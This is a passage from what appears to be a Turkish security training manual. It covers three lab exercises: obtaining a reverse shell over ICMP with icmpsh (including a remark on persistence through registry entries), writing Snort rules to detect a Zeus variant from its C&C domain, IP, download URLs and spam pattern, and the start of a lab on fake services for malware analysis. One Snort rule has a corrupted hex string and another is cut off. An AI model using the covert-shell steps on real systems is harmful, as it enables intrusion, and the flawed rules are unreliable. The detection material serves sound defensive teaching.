başvurulan tünelleme yöntemidir.

Bu yazımızda pek tercih edilmeyen fakat oldukça önemli olarak gördüğüm ICMP protokolü üzerinden hedef sistemlerde nasıl shell alınabileceğine değindim. Inbound ve outgoing erişimlerde çeşitli port ve servislerin kapalı olabileceği bir yerel ağda ICMP üzerinden shell alma oldukça önem arz etmektedir. İlgili işlem için icmp protokolünün açık olması ve hedefe ping atılabiliyor olması hedef sistem üzerinden shell almak için yeterli olacaktır. Kullanılan icmpsh uygulaması aşağıdaki bağlantıdan indirilebilir.


Download:

https://github.com/inquisb/icmpsh


Shell almak istediğimiz kurbana ait sistem aşağıdaki IP adresine sahiptir:




Shell almak isteyen saldırgan icmpsh'ın bulunduğu dizinde ./run.sh 'ı çalıştırılıp kurbana ait IP bilgisi girilir.




Shell almak istediğimiz IP adresini girdikten sonra aşağıdaki gibi kurban tarafında bir bağlantının gelmesi için dinleme modunda beklenilir.



Erişimin sağlanmak istenildiği (kurban) pc üzerinde aşağıdaki komut çalıştırılır.



Böylece erişim sağlanılmak istenilen sistem ile erişim sağlamak isteyen (saldırgan) arasında icmp haberleşme kanalımız kurulmuş olur.



İlgili durum regedit dosyasına bazı kayıtlar eklenerek kalıcı bir backdoor olarakta kullanılabilir. Saldırganlar bu methodu kendi bakış açılarına göre kullanarak ileri seviye saldırılarda gerçekleştirebilirler.

Uygulama No: **BGA-UAG-74**

Snort Kullanarak Zararlı Yazılım Tespiti

Amaç: Snort ile zararlı yazılımların tespit edilmesi


Zararlı yazılımları ve aktivitelerini ağ seviyesinde tespit edebilmek kurumların bilgi güvenliği ihlallerine karşı atması gereken önemli adımlardan biridir. Mevcut IDS/IPS'leri yeni tehtitlere karşı güncel tutabilmek veya özel senaryolar için uygun tanımlamaları yapabilmek bu konuda etkin bir savunma için gereklidir.
Yazıda, bir zararlı yazılımın ağ trafiğinin tanınmasını sağlayacak kendine has özelliklerini tespit edip bu özellikleri yakalayacak Snort kuralları yazılarak, örnek yöntemler ve izlenebilecek yollar açıklanmıştır.
Örnek senaryoda HTTP ve SMTP trafiği oluşturan bir çeşit Zeus türevi bir sanal makineye bulaştırılıp bu makinenin internete çıktığı ağ arayüzü Wireshark ve Snort ile dinlenir. Elde edilen ağ verisine göre Snort kuralları yazılarak zararlı tespit edilmeye çalışılır.

- Zeus türevinin SHA256 değeri: 689ef03339c961f6c63b77f902de1bb022f83c2c89a1f63999edf720cfa2081b

Örnekte kullanılan lab yapısı şu şekildedir. Windows XP internete NAT ile çıkacak şekilde ayarlanmış tek ağ arayüzü bulunan bir sanal makinede kuruludur. Snort'un kurulu olduğu SecurityOnion dağıtımı ise, bir tanesi Windows XP ile aynı sanal ağa bağlı iki ağ arayüzü bulunan başka bir sanal makineye kurulmuştur. Snort, ortak arayüzü dinleyecek şekilde ayarlanmıştır. Diğer arayüz ise bu makineye yönetim amaçlı erişim için ayrılmıştır.

Örnek zararlının ağ verisi incelendiğinde sırasıyla şu işlemleri yaptığı görülüyor. (Farklı çalıştırmalarda sonuçlar değişiklik gösterebilir)

- "http://mediafire.com/?ucc9c99b4o1b94i" adresinden b.exe isimli bir dosya indiriyor.
- srv5050.co (212.227.141.241) adresininin 5050 numaralı portuna IRC bağlantısı kurup bir takım kanallara bağlanıyor.
- "http://mediafire.com/?kf2lhk53bpfem63" adresinden go.exe isimli başka bir dosya indiriyor.
- "http://karmachemie.de/rec.exe" (213.165.86.175) adresinden rec.exe isimli bir dosya daha indiriyor.
- "http://jasperrussell.com/324.txt" (74.208.185.227) adresinden 324.txt isimli bir dosya indiriyor. Bu dosya "yahoo.com" uzantılı 28000 farklı mail adresi içeriyor.



- Son olarak listedeki mail adreslerine örnekteki gibi bir mail gönderiyor.

From: Edward09@4251.com
To: sadiabuttar@yahoo.com
Subject: Pharmacy Express
Date: Sun, 27 Jan 2013 23:39:52 -0800
Mime-Version: 1.0
Content-Type: text/html; charset=ISO-8859-1
Content-Transfer-Encoding: quoted-printable
Message-ID: <88397533550593.79168.qmail@hordzd>
http://doctorcrib.com

Zararlının çalışma anında aktif olmayan farklı özellikleri de vardır fakat buradaki amaç zararlıyı tamamen analiz etmek değil örnek ağ verisini kullanarak bu aktiviteleri tanımlayacak kurallar yazmaktır.

İlk adımda eldeki veriler kullanılarak sadece zararlının kullandığı IP adresleri ve/veya alanadları belirlenip, bunları tanımlayacak kurallar yazılır. Veriler değerlendirildiğinde, mediafire veya yahoo'ya ait adresler için kurallar yazmanın makul olmayacağı ancak srv5050.co, karmachemie.de ve jasperrussell.com adresleri için yazılabileceği görülmektedir. Bu adresler doğrudan zararlıyı yayanlar tarafından alınmış veya sonradan ele geçirilmiş sistemler olabilirler. Her iki durumda da kullanıcılar için tehlike arz etmektedirler. Örneğin srv5050.co adresine yapılacak DNS sorgularını yakalayacak bir kural şu şekilde yazılabilir.


alert udp any any -> any 53 (msg:"Zeus variant DNS query"; content:"srv5050"; priority:1; sid:9000554; rev:1;)

Doğrudan IP adresine yapılan bağlantıları yakalamak içinse şöyle bir kural kullanılabilir.

alert tcp $HOME_NET any -> 212.227.141.241 any (msg:"Zeus variant C&C IP"; flow:to_server; priority:1; sid:9000555; rev:1;)

Tabii ağ yapısına göre bu kuralları iyileştirmek mümkün.

İlk kural çalıştığında elde edilen Snorby görüntüsü:




İkinci adımda söz konusu zararlıyı doğrudan dosya indirme aşamasında tespit etmek için çalıştırılabilir dosyadan elde edilen bir imza kullanılabilir. Zararlının farklı türevlerinin aynı imzayı taşımama ihtimali yüksek olmasından dolayı tek başına çok etkili bir yöntem olmasa da bu yöntem diğerlerinin yanında kullanılabilir.

Öncelikle çalıştırılabilir dosyaya bir imza tanımlanır. Basitçe şu adımlar izlenir.

- strings zararlı.exe > strings.txt komutu ile zararlının içerdiği ve okunabilir olan karakter dizileri elde edilip kendine has olabilecek değerler aranır. Örnek zararlıda 440. satırdaki "signing_of_the_Treaty_of_Karlowitz.exe" değeri kullanılabilir.
- Daha sonra Snort'un ikili dosyanın içeriğinde doğrudan karşılaştırma yapabilmesi için gerekli ikili değerler (onaltılık tabanda ifade edilebilir) elde edilmelidir. Bunun için hexdump -C zararlı.exe > hexdump.txt komutu verilerek dosyanın hex/ASCII dökümü elde edilir. ASCII bölümden belirlenen string bulunup hex karşılığı belirlenir. Örnekte

Başlangıç adresi: 0x0000925A
Değer: 73 69 67 6e 69 6e 67 5f 6f 66 5f 74 68 65 5f 54 72 65 61 74 79 5f 6f 66 5f 4b 61 72 6c 6f 77 69 74 7a 2e 65 78 65 şeklindedir.

- Son olarak aşağıdaki gibi bir kural yazılarak imzayı içeren paketlerde uyarı verilmesi sağlanır.
- *alert tcp any any -> $HOME_NET any (msg:"Zeus variant binary"; flow:from_server,established; content:"|73 69 67 6e 69 6e 67 5f 6f 66 5f 74 68 65 5f 54 72 65 61 74 79 79 5f 6f 66 5f 4b 61 72 6c 6f 77 69 74 7a 2e 65 78 65|"; sid:9000556; rev:1;)*
- Kuralı daha da özelliştirmek için "offset" değeri eklenebilir.




Son adımda zararlının ağ hareketleri incelenerek özel bir desen oluşturulmaya çalışılır. Örnek zaralının spam gönderimleri incelendiğinde gönderici adreslerinin belli bir formatta oluşturulduğu fark edilmiştir. Örneğin,
MAIL FROM:<Donald86@1008.com>
MAIL FROM:<Kevin08@3184.com>
MAIL FROM:<Michael36@6998.com>

şeklindeki gönderici adresleri (isim)(2rakam)@(4rakam).com desenine uymaktadır.

Desen belirlendikten sonra bu desene uygun bir Perl düzenli ifadesi yazılır. Bu desen "/<[a-z]+[0-9]{2}@[0-9]{4}\.com>/i" düzenli ifadesi ile karşılanabilir. Yazılan düzenli ifadeleri online olarak test etmek için "www.regexe.com" adresi oldukça kullanışlıdır.

SMTP üzerinden mail gönderimlerinde belirlenen deseni arayacak Snort kuralı temel olarak aşağıdaki gibidir.

alert tcp $HOME_NET any -> $EXTERNAL_NET 25 (msg:"A Zeus variant is sending spam"; flow:to_server,established; pcre:"/<[a-z]+[0-9]{2}@[0-9]{4}\.com>/i"; priority:1; sid:900$



Uygulama No: **BGA-UAG-75**

Zararlı Yazılım Trafiğinin Sahte Servislerle Yönetimi

Amaç: Sahte servisler kullanarak zararlı yazılım trafiğini analiz etme

Analiz aşamasında lab ortamında çalıştırılan zararlı yazılımların ihtiyaç duydukları servislere bağlantı kurmaları, gerek program akışında başarılı bağlantıdan sonra çalışan bölümlerin dinamik olarak analiz edilebilmesi gerekse analiz edilecek ağ trafiğinin oluşturulması için gereklidir. Bu gibi durumlarda zararlıyı analistin kontrolündeki sahte servislere yönlendirmek sıklıkla kullanılan etkili bir yöntemdir.

Yazı boyunca bu yöntem anlatılırken sanal bir ağda çalışan iki adet sanal makine kullanılmıştır. Bunlardan birinde Windows XP, diğerinde ise REMnux kuruludur. WinXP'nin IP adresi 10.10.10.130, REMnux'ün ise 10.10.10.128 olarak atanmıştır. Bu örnek lab ortamı olup birçok farklı kombinasyon mümkündür. Analiz için uzak bir FTP sunucusuna bağlanmaya çalışan bir zararlı seçilmiştir. Kullanılan araçlar ve zararlının SHA256 özeti şu şekildedir.

Kullanılan Araçlar:

